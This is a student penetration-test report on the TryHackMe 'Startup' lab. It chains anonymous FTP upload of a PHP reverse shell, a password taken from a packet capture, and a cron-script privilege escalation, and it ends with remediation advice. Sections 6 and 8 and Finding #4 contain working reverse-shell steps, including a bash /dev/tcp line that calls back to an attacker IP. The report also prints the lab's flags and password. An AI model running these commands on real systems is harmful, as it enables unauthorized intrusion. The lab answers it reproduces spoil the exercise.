NAVTTC × NetSol Technologies

PENETRATION TESTING REPORT

TryHackMe — Startup Room

Prepared by:

Hassaan Bari

NAVTTC × NetSol Technologies Cybersecurity Training Program

Date: May 4, 2026

Classification: Educational / Training Use Only

Table of Contents

1. Executive Summary
2. Engagement Overview
3. Methodology
4. Reconnaissance — Information Gathering
5. Enumeration — Service & Directory Analysis
6. Exploitation — Initial Access
7. Post-Exploitation — Lateral Movement
8. Privilege Escalation — Root Access
9. Vulnerability Findings
10. Flags Captured
11. Recommendations
12. Conclusion

1. Executive Summary

This report documents a penetration test conducted by Hassaan Bari against the TryHackMe 'Startup' room as part of the NAVTTC × NetSol Technologies Cybersecurity Training Program. The purpose of this exercise was to simulate a real-world black-box penetration test, identify vulnerabilities, exploit them in a controlled environment, and document findings professionally.

The target machine was fully compromised from an unauthenticated external position, achieving root-level access. Four critical/high vulnerabilities were identified and exploited in a logical attack chain. All three flags were successfully captured, confirming complete compromise of the target system.

---

2. Engagement Overview

Tester / Author	Hassaan Bari
Assessment Type	Black-Box Penetration Test
Platform	TryHackMe — https://tryhackme.com/room/startup
Target IP	10.48.138.169
Attacker VPN IP	192.168.168.83 (tun0)
OS Used	Kali Linux (VirtualBox)
Difficulty	Easy
Objective	Gain root access and capture all 3 flags
Date	May 4, 2026
Training Program	NAVTTC × NetSol Technologies Cybersecurity

---

3. Methodology

This penetration test followed the standard five-phase ethical hacking methodology:

Phase	Name	Description
1	Reconnaissance	Nmap port scanning to discover open services on the target.
2	Enumeration	Deep analysis of FTP, web directories via Gobuster.
3	Exploitation	Upload PHP reverse shell via FTP, execute via web server.
4	Post-Exploitation	Explore system, analyze PCAP in Wireshark, extract credentials.

5	Privilege Escalation	Abuse writable cron script to gain a root shell.

---

4. Reconnaissance — Information Gathering

Reconnaissance is the first step of any penetration test. The goal is to discover what services are running on the target without attacking it yet. We used Nmap — a free, open-source network scanner.

4.1 Nmap Scan Command

```
nmap -A -T4 -v 10.48.138.169
```

Command breakdown:

- -A : Aggressive — detects OS, service versions, runs default scripts
- -T4 : Fast timing template (4 out of 5)
- -v : Verbose — shows results as they are discovered

4.2 Nmap Results

Port	Service	Version	Key Finding
21/tcp	FTP	vsftpd 3.0.3	Anonymous login ALLOWED — Critical!
22/tcp	SSH	OpenSSH 7.x	Used later to SSH in as lennie
80/tcp	HTTP	Apache httpd	Web server — hosts the /files directory

Critical finding: FTP allows anonymous login — anyone can connect without a password. This became our primary attack vector.

---

5. Enumeration — Service & Directory Analysis

5.1 FTP Anonymous Login

We connected to the FTP server without any credentials:

```
ftp 10.48.138.169
Name: anonymous        Password: (Enter — blank)
```

Inside we found: notice.txt (mentions user 'Maya'), important.jpg, and a writable ftp/ subdirectory.

5.2 FTP Directory Listing — Screenshot



Figure 1 — FTP anonymous login showing empty writable ftp/ directory

5.3 Web Directory Enumeration with Gobuster

Gobuster tries thousands of common directory names against the web server to find hidden pages:

```
gobuster dir -u http://10.48.138.169 -w
/usr/share/wordlists/dirb/common.txt -t 50
```

Key discovery: /files directory found. Visiting it in a browser revealed an open directory listing showing the same contents as the FTP server.

5.4 /files Directory in Browser — Screenshot

Figure 2 — Open directory listing at /files showing FTP contents accessible via browser

6. Exploitation — Initial Access

6.1 What is a Reverse Shell?

A reverse shell makes the target machine connect back to the attacker. This bypasses firewalls that block incoming connections. The attacker listens using Netcat (nc), a networking utility.

6.2 Preparing the PHP Reverse Shell

We used the PentestMonkey php-reverse-shell.php payload and configured it with our VPN IP and listening port:

```
cp /usr/share/webshells/php/php-reverse-shell.php ~/shell.php
nano ~/shell.php
  $ip   = '192.168.168.83';   // Our tun0 VPN IP
  $port = 4444;               // Port to listen on
```

6.3 Finding the Correct VPN IP (tun0)

A common mistake is using the wrong IP. We verified our TryHackMe VPN IP using:

```
ip addr show tun0
```



Figure 3 — tun0 VPN IP address: 192.168.168.83

6.4 Uploading Shell via FTP

```
ftp 10.48.138.169  →  anonymous login  →  cd ftp  →  put shell.php
```

After upload, the shell was accessible at: http://10.48.138.169/files/ftp/shell.php

6.5 Connection Refused Error (Troubleshooting)

Initially we got a connection refused error because the wrong IP was configured in shell.php. This is shown below — a common mistake during real engagements:



Figure 4 — Connection refused error caused by incorrect IP in shell.php (wrong local IP used instead of tun0)

6.6 Catching the Reverse Shell

After fixing the IP, we started our Netcat listener, then visited the shell URL in Firefox:

```
nc -lvnp 4444
```

The browser hung (expected behaviour) and our terminal received the connection:



Figure 5 — Stable shell received as www-data@startup after stabilization with python3 pty

6.7 Stabilizing the Shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
(Ctrl+Z)  →  stty raw -echo; fg  →  (Enter x2)
```

This converts the basic reverse shell into a fully interactive terminal session.

---

7. Post-Exploitation — Lateral Movement

7.1 Flag 1 — Secret Spicy Soup Recipe

After gaining the shell we explored the / root directory and found an unusual file not normally present on a Linux system:

```
ls /
cat /recipe.txt
```

Flag 1 — Soup Recipe	love

7.2 Discovering the PCAP File

Inside /incidents we found a Wireshark packet capture file. Packet captures record all network traffic and can contain sensitive data if not handled carefully:

```
ls /incidents   →   suspicious.pcapng
cp /incidents/suspicious.pcapng /var/www/html/files/ftp/
```

We copied it to the web directory and downloaded it via the browser for analysis.

7.3 Wireshark — Opening the PCAP

We opened the file in Wireshark and used Analyze > Follow > TCP Stream to read the conversations:



Figure 6 — Wireshark showing the suspicious.pcapng packet capture file open

7.4 TCP Stream 0 — Initial View



Figure 7 — TCP Stream 0 in Wireshark (not yet the stream with credentials)

7.5 TCP Stream 7 — Credentials Found!

Navigating to Stream 7, we found a previous attacker's session where they attempted sudo commands. The password was transmitted in plaintext and is clearly visible:



Figure 8 — TCP Stream 7 showing plaintext password: c4ntg3t3n0ughsp1c3 — Critical credential exposure!

Username Found	lennie
Password Found	c4ntg3t3n0ughsp1c3

7.6 SSH Login as Lennie

```
ssh lennie@10.48.138.169
Password: c4ntg3t3n0ughsp1c3
```

Login successful — we now had a proper SSH session as the user lennie.

7.7 Flag 2 — User Flag

```
cat ~/user.txt
```

Flag 2 — user.txt	THM{03ce3d619b80ccbfb3b7fc81e46c0e79}

8. Privilege Escalation — Root Access

Privilege escalation is the process of gaining higher system access than currently held — here, moving from regular user 'lennie' to the all-powerful 'root' account.

8.1 Investigating Lennie's Scripts Directory

```
ls ~/scripts/
cat ~/scripts/planner.sh
```



Figure 9 — planner.sh contents: owned by root, calls /etc/print.sh every minute via cron

8.2 Checking print.sh Permissions

We checked who can write to /etc/print.sh:

```
ls -la /etc/print.sh
```

Result: lennie has WRITE permission on /etc/print.sh. Since root executes this file every minute via cron, anything we write into it runs as root.

8.3 Injecting the Reverse Shell Payload

We started a new Netcat listener on port 5555, then appended a bash reverse shell to print.sh:

```
echo "bash -i >& /dev/tcp/192.168.168.83/5555 0>&1" >> /etc/print.sh
```

Within 60 seconds the cron job fired automatically, executing print.sh as root and sending us a root shell:

8.4 Root Shell Received — Screenshot



Figure 10 — Root shell received in Netcat listener: root@startup — Full system compromise achieved!

8.5 Flag 3 — Root Flag

```
cat /root/root.txt
```

Flag 3 — root.txt	THM{f963aaa6a430f210222158ae15c3d76d}

9. Vulnerability Findings

The following vulnerabilities were identified and exploited during this engagement:

Finding #1: Anonymous FTP Login Enabled | Severity: Critical

Description:
The FTP service (port 21) allowed anonymous login — any unauthenticated user could connect and upload files to the server without a password.

Impact:
Attacker can upload malicious files to the server with zero authentication. This is the entry point for the entire attack chain.

Evidence:

```
ftp 10.48.138.169 → Name: anonymous → Password: (blank) → Login successful
```

Recommendation:
Disable anonymous FTP immediately. Require strong credentials. Replace FTP with SFTP. If FTP is not needed, disable the service entirely.

Finding #2: FTP Upload Directory Served Over HTTP | Severity: Critical

Description:
The writable FTP directory (/ftp) was publicly accessible via the web server at http://[IP]/files/ftp/. Files uploaded via FTP could be executed by visiting their URL in a browser.

Impact:
Allowed upload and execution of a PHP reverse shell, granting a shell on the system as the www-data user.

Evidence:

```
Uploaded shell.php via FTP → Visited
http://10.48.138.169/files/ftp/shell.php → Shell received
```

Recommendation:
Never serve FTP upload directories over HTTP. Disable PHP execution in upload directories. Separate the FTP root from the web root entirely.

Finding #3: Plaintext Credentials Stored in PCAP File | Severity: High

Description:
A Wireshark packet capture (suspicious.pcapng) stored on the server in /incidents contained a previous session where a user's sudo password was transmitted and captured in plaintext.

Impact:
Password for user 'lennie' was extracted, enabling SSH login and lateral movement to a privileged user account.

Evidence:

```
Wireshark TCP Stream 7 → Plaintext password visible: c4ntg3t3n0ughsp1c3
```

Recommendation:
Never store packet captures on production servers. Use encrypted protocols (SSH, HTTPS, SFTP). Regularly audit the server for sensitive files.

Finding #4: World-Writable Script Executed by Root Cron Job | Severity: Critical

Description:
The file /etc/print.sh was writable by the lennie user and was called by planner.sh, which ran automatically every minute as root via a cron job.

Impact:
Appending a reverse shell to print.sh resulted in a root shell within 60 seconds — complete system compromise.

Evidence:

```
echo 'bash -i >& /dev/tcp/192.168.168.83/5555 0>&1' >> /etc/print.sh → root shell in <60 seconds
```

Recommendation:
All scripts called by root cron jobs must be exclusively owned and writable by root only (chmod 700, chown root:root). Audit all cron jobs and their script permissions regularly.

10. Flags Captured

#	Question	Answer / Flag	Location
1	Secret spicy soup recipe?	love	/recipe.txt
2	Contents of user.txt?	THM{03ce3d619b80ccbfb3b7fc81e46c0e79}	/home/lennie/user.txt
3	Contents of root.txt?	THM{f963aaa6a430f210222158ae15c3d76d}	/root/root.txt

11. Recommendations

#	Vulnerability	Fix
1	Anonymous FTP Login	Disable anonymous FTP. Use SFTP with key-based authentication.
2	FTP Served Over HTTP	Separate FTP and web roots. Block PHP execution in upload dirs.
3	Credentials in PCAP	Delete sensitive captures. Use encrypted protocols only.
4	Writable Root Cron Script	Set chmod 700 / chown root:root on all root cron scripts.
5	Open Directory Listing	Disable Apache directory listing: Options -Indexes in config.

12. Conclusion

This penetration test by Hassaan Bari against the TryHackMe Startup room demonstrated a realistic full attack chain from zero access to complete root compromise. The engagement covered all five phases of ethical hacking and successfully identified four critical/high severity vulnerabilities.

The attack path followed a logical, chained progression:

- Anonymous FTP access allowed file upload without authentication
- The FTP directory being web-accessible allowed PHP reverse shell execution
- A stored PCAP file exposed plaintext credentials for lateral movement
- A misconfigured cron job script enabled privilege escalation to root

All three flags were captured, confirming complete system compromise. This exercise highlights the importance of defense-in-depth — a single misconfiguration can lead to total compromise when chained with other weaknesses.